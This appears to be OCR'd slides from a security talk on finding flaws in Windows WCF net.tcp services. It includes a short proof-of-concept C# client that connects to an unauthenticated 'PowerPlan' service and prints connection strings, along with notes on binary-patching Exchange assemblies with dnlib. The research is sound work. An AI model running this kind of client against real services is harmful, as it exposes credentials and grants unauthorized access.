
PowerPlan - Analysis

- Address:
  - Scheme: net.tcp://
  - Host: public ip
  - Port: 8000
  - Path: /MyService
- Binding
  - NetTcpBinding
  - Security is disabled

```
protected override void OnStart(string[] args)
{
    try
    {
        if (!EventLog.SourceExists("PMG_Service"))
        {
            EventLog.CreateEventSource("PMG_Service", "PP Management Service");
        }
        this.m_oEventLog = new EventLog("PP Management Service");
        this.m_oEventLog.Log = "PP Management Service";
        this.m_oEventLog.Source = "PMG_Service";
        IPHostEntry hostEntryIPv = this.GetHostEntryIPv4(Dns.GetHostName());
        IPAddress ipaddress = hostEntryIPv.AddressList[0];
        string[] array = new string[5];
        array[0] = "net.tcp://";
        array[1] = ipaddress.ToString();
        array[2] = ":";
        string[] array2 = array;
        int num = 3;
        int num2 = 8000;
        array2[num] = num2.ToString();
        array[4] = "/MyService";
        this.m_surlService = string.Concat(array);
        this.m_oEventLog.WriteEntry("OnStart : Active URL: Dns.GetHostName : "
        this.m_oHost = new ServiceHost(typeof(Service1), new Uri[0]);
        NetTcpBinding netTcpBinding = new NetTcpBinding();
        netTcpBinding.TransactionFlow = false;
        netTcpBinding.Security.Transport.ProtectionLevel = ProtectionLevel.Encr
        netTcpBinding.Security.Transport.ClientCredentialType = TcpClientCreden
        netTcpBinding.Security.Mode = SecurityMode.None;
```

PowerPlan - Analysis

- Found client code in wcfPowerPlanClient.dll, alongside the service binary
- Defines a class called ServiceInterfaceClient
- Class implements the methods defined in IServiceInterface




PowerPlan - Exploitation

- Add references to service DLLs
- Define address and binding
- Create an instance of ServiceInterfaceClient
- Invoke vulnerable method
- Profit

```
EndpointAddress tcpaddress = new EndpointAddress("net.tcp://10.1.1.1:8000/MyService");
NetTcpBinding tcpbinding = new NetTcpBinding();
tcpbinding.Security.Mode = SecurityMode.None;
ServiceInterfaceClient svclient =
    new ServiceInterfaceClient(new InstanceContext(new ServiceInterfaceCallback()), tcpbinding, tcpaddress);

foreach (KeyValuePair<string, cProcessData> kvp in svclient.GetProcessData()) {
    Console.WriteLine("Key = {0}, Value = {1}", kvp.Key, kvp.Value.ConnString);
}
```

PowerPlan - Exploitation



Microsoft Exchange Server - Failure

- Exposes net.tcp endpoint on 0.0.0.0:890
- Client code found in install path (Microsoft.Exchange.Data.Directory.dll)
- Client class has internal access modifier applied ☹

```
namespace Microsoft.Exchange.Data.Directory.TopologyDiscovery
{
    // Token: 0x020006C4 RID: 1732
    [GeneratedCode("System.ServiceModel", "4.0.0.0")]
    [DebuggerStepThrough]
    internal class TopologyServiceClient :
      ClientBase<ITopologyClient>, ITopologyClient,
      ITopologyService
    {
        // Token: 0x06004FDC RID: 20444 RVA: 0x00126ADA File
          Offset: 0x00124CDA
        protected TopologyServiceClient()
        {
        }
```

Microsoft Exchange Server - Failure

- Really want to use this class
- dnlib to the rescue
- Can programmatically set internal, private, etc. access modifiers to public
- Patch the binary rather than recompile

```
namespace Microsoft.Exchange.Data.Directory.TopologyDiscovery
{
    // Token: 0x020008EB RID: 2283
    [GeneratedCode("System.ServiceModel", "4.0.0.0")]
    [DebuggerStepThrough]
    public class TopologyServiceClient :
      ClientBase<ITopologyClient>, ITopologyService,
      ITopologyClient
    {
        // Token: 0x060054F8 RID: 21752 RVA: 0x0003C584 File
          Offset: 0x0003A784
        public TopologyServiceClient()
        {
        }
```

Example permission modifier using dnlib:
http://muffsec.com/blog/?p=478

Microsoft Exchange Server - Failure

- Modified assembly works! Able to use the desired class
- Was not able to exploit this service!
- Operations have PrincipalPermission attribute applied, controlling who can access them

```
internal class TopologyService : ITopologyService, ITopologyService
{
    // Token: 0x060000FA RID: 250 RVA: 0x00008C23 File Offset: 0x00006E23
    [PrincipalPermission(SecurityAction.Demand, Role = "ReadOnlyAdmin"), PrincipalPermission(SecurityAction.Demand,
      Role = "LocalAdministrators"), PrincipalPermission(SecurityAction.Demand, Role = "UserService")]
    public ServiceVersion GetServiceVersion()
    {
        return ServiceVersion.Current;
    }
```


Helper Code

- Sometimes the install path for the service will have a ton of dll's
- GetAllReferences, leveraging dnlib, can be used to enumerate all the relevant dll's for the target service
- This helps narrow down what needs to be opened and decompiled in dnSpy
- It also lets you know which dll's will be needed as dependencies for an exploit

Helper Code

- The script will select all the deps in windows explorer so they can be dragged into dnSpy (not good code)
- Link here:

https://github.com/illumant/GetAllReferences



Helper Code

- UnlockAssembly
  - Change all (I think) access modifiers to public
  - Not good code but seems to work
- https://github.com/illumant/UnlockAssembly

Conclusion

- .NET decompilation makes analysis EZ
- Exploiting the application logic exposed through WCF rather than WCF itself
- Some developers are not conscious of the ability for untrusted processes to interact with the service
- In other cases faulty attempts are made to prevent abuse
- WCF as an attack surface does not seem to be well explored
- Go Find bugs!